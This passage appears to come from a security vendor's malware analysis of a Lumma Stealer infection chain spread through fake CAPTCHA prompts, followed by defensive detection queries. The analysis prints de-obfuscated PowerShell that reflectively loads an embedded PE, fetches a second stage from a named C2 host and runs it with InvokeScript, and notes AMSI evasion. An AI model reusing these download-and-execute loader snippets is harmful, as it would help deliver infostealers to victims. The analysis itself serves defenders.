   The script passes the value of the ‘O’ variable (containing the C2 URL) to the PE loaded in memory.

4. The ‘aHdiNKuWlR’ method defined in the PE processes the URL passed to it by downloading its content using DownloadString.
5. The ‘\appdata\roaming’ path is saved to the variable ‘Ikmg’.
6. Function ‘bOje’ is executed and performs the following actions:
    1. The function first appends ‘i1040gi.pdf’ to the ‘Ikmg’ (file path) variable.
    2. Makes a call to function ‘rlYDr’ and passes a unique identifier which is retrieved from the AES decrypted data at position 103 with length 86, as shown in Figure 15.



Figure 15: A hexadecimal view of the unique identifier

7. Checks if the ‘\appdata\roaming\i1040gi.pdf’ path does not exist.
8. If the file path does not exist, executes function ‘XSFbo’. This function takes two parameters:
    1. ‘BtPdn’: This function takes the unique identifier as an input. It extracts a specific 100 characters from the AES-decrypted data and uses it as a lookup table to convert the unique identifier into a URL. The resulting URL is a legitimate PDF document from the IRS.
    2. The second parameter is the file path in variable ‘EVcD’ as shown in Figure 16.

```
A@oxd4f"I\5G3M/O7cMU8S(_/e~R_mk{vz;CgY}V:wzIP.TFZAlXDK3u%ayJC-Qid1)2OEiHt-NzqWr6XZjB"nG*9sh0Lwpb5o#*

90, 72, 72, 94, 89, 40, 24, 24, 93, 41, 41, 45, 70, 78, 89, 45, 36, 97, 32, 14, 94, 55, 95, 24, 70

90th character = h
72th character = t
72th character = t
94th character = p
89th character = s
40th character = :
24th character = /
24th character = /
93th character = w
41th character = w
41th character = w
45th character = .
70th character = i
78th character = r
89th character = s
45th character = .
36th character = g
97th character = o
32th character = v

Result: https://www.irs.gov/pub/irs-pdf/i1040gi.pdf
```

Figure 16: The file path appears

After decoding the URL, function 'XSFbo' takes the URL and downloads the contents using 'Net.WebClient' (which was also decoded using 'BtnPdn'), then saves the PDF to the file path specified in variable 'EVcD' as shown in Figure 17.

```
function XSFbo($ufuIP, $EVcD){
    [io.file]::WriteAllBytes($EVcD (New-Object (BtPdn $NEKyY.SubString(189,26))).DownloadData($ufuIP))
};
```

C:\Users\{USER}\AppData\Roaming\i1040gi.pdf | Net.WebClient | https://www.irs.gov/pub/irs-pdf/i1040gi.pdf

Figure 17: The file path appears again, as the save destination

Finally, the PDF that was downloaded is executed, as shown in Figures 18 and 19.

```
rlYDr $NEKyY.SubString(103,86);

start $EVcD;
```

Figure 18: There it is…

```
Set-Item Variable:\O 'https://static.klipxuhaq.shop/Nbtfrh.bin';

[Void][System.Reflection.Assembly]::([System.Reflection.Assembly].GetMethods()|Where{(GV _).Value.Name-ilike'Lo*d'}|ForEach-Object{(GI Variable:/_).Value.Name}|Select-Object
-La 1).Invoke((GV oQ7 -ValueO));

$ExecutionContext.InvokeCommand | ForEach {
    (GI Variable:/_).Value.InvokeScript(([tWulUKJ]::aHdiNKuWlR((Get-Variable O).Value)))
}
```

Figure 19: …and there it goes

But wait! There's more!

To conclude this analysis, let's trace back to the stages before the benign PDF is downloaded and executed.

We first noticed that there was a dynamic retrieval of the 'Load' method, which was used to load the embedded PE that we decoded. Then we observed a static method defined inside the PE that was being leveraged to download the next stage. Lastly, we see the downloaded script executed with 'InvokeScript'. Let's focus on this next stage.

The next stage that was downloaded is heavily obfuscated with useless comments and very long variable names, as shown in Figure 20.



Figure 20: Mooncake, pasties, fritter, ragu, kebabs, taco… clearly someone was obfuscating on an empty stomach

Once de-obfuscated, we discovered that this script is responsible for downloading a final stage. The script features dynamic resolution of low-level Windows APIs such as 'GetProcAddress', VirtualProtect', and 'AmsiInitialize'.

Detections

The following queries may prove useful for defenders seeking evidence of Lumma Stealer in their systems.

Identify all threat files scripts/binaries from identified SPIDs utilized to build Lumma Stealer within the last eight hours or within a time range:

```
SELECT
strftime('%Y-%m-%d %H:%M:%S', datetime(sfj.time,'unixepoch')) dateTime,sfj.time AS
epoch_time, spj.cmd_line, CASE sfj.event_type
       WHEN 0 THEN 'Created'
       WHEN 2 THEN 'Deleted'
   END eventType, sfj.sophos_pid, sfj.path AS file_path, sfj.target_path,
sfj.file_size, strftime('%Y-%m-%d %H:%M:%S', datetime(sfj.creation_time,'unixepoch'))
birth_time_utc, strftime('%Y-%m-%d %H:%M:%S',
datetime(sfj.last_write_time,'unixepoch')) modified_time_utc, spj.sid, u.username,
sfj.sha256
FROM sophos_file_journal sfj
LEFT JOIN sophos_process_journal spj ON sfj.sophos_pid = spj.sophos_pid
LEFT JOIN users u ON spj.sid = u.uuid
WHERE
sfj.sophos_pid IN ('<SPID1>', '<SPID2>', '<SPID3>', '<SPID4>')
AND
sfj.event_type IN (0, 2)
AND
sfj.time > strftime('%s', 'now', '-8 hour')
--sfj.time > strftime('%s','2024-11-13 04:44:32') AND sfj.time < strftime('%s','2024-
11-13 04:47:35')
```

Identify possible exfiltration and C2:

```
SELECT
strftime('%Y-%m-%d %H:%M:%S', datetime(time,'unixepoch')) dateTime, *
FROM sophos_process_activity
WHERE sophos_pid IN ('<SPID1>', '<SPID2>', '<SPID3>', '<SPID4>')
AND subject IN ('Dns','FileOtherReads', 'Ip', 'RuntimeIOCs', 'Process', 'Network')
AND time > strftime('%s', 'now', '-8 hour')
--AND time > strftime('%s','2024-11-13 04:44:32') AND time < strftime('%s','2024-11-
13 04:47:35')
```

Identify the source URL of the fake CAPTCHA / verification prompt from the browsing history:

```
SELECT f.path,f.directory,f.filename,f.size,strftime('%Y-%m-%d
%H:%M:%S',datetime(f.mtime,'unixepoch')) AS modified_time_utc,strftime('%Y-%m-%d
%H:%M:%S',datetime(f.atime,'unixepoch')) AS last_access_time_utc,strftime('%Y-%m-%d
%H:%M:%S',datetime(f.ctime,'unixepoch')) AS change_time_utc,strftime('%Y-%m-%d
%H:%M:%S',datetime(f.btime,'unixepoch')) AS birth_time_utc,attributes, h.sha256 AS
SHA256, h.sha1 AS SHA1, h.md5 AS MD5
FROM file f LEFT JOIN hash h on f.path = h.path
WHERE f.path LIKE 'C:\Users\%\AppData\Local\Google\Chrome\User Data\%\History' --
Windows history for Chrome
OR f.path LIKE 'C:\Users\%\AppData\Local\Microsoft\Edge\User Data\%\History' --
history for Edge
OR f.path LIKE 'C:\Users\%\AppData\Roaming\Mozilla\Firefox\Profiles\%\places.sqlite'
--Windows history for Firefox;
OR f.path LIKE
'C:\Users\%\AppData\Roaming\Mozilla\Firefox\Profiles\%\downloads.sqlite' --Windows
history for Firefox;
order by f.mtime DESC
```

Conclusion

Lumma Stealer remains a significant threat as of this writing. The documented tactic of using fake CAPTCHA sites to lull victims into entering a malicious command on their own systems is an ugly twist on the situation; Sophos' endpoint protection counters the threat with a range of malware detections and behavioral-analysis tactics, but educating users to mistrust CAPTCHAs, after so many years of convincing them to answer them, is a heavy lift. As those education efforts expand, defenders are advised to institute appropriate endpoint-detection technology and to be aware that the tactics of this all-too-common infostealer continue to evolve.

Acknowledgements

Andrew Jaeger, Nayana V R, David Whitehall, and Waldemar Stiefvater contributed review and constructive critique to this work.

Indicators of compromise

The IoCs compiled in this investigation are available on our GitHub repository.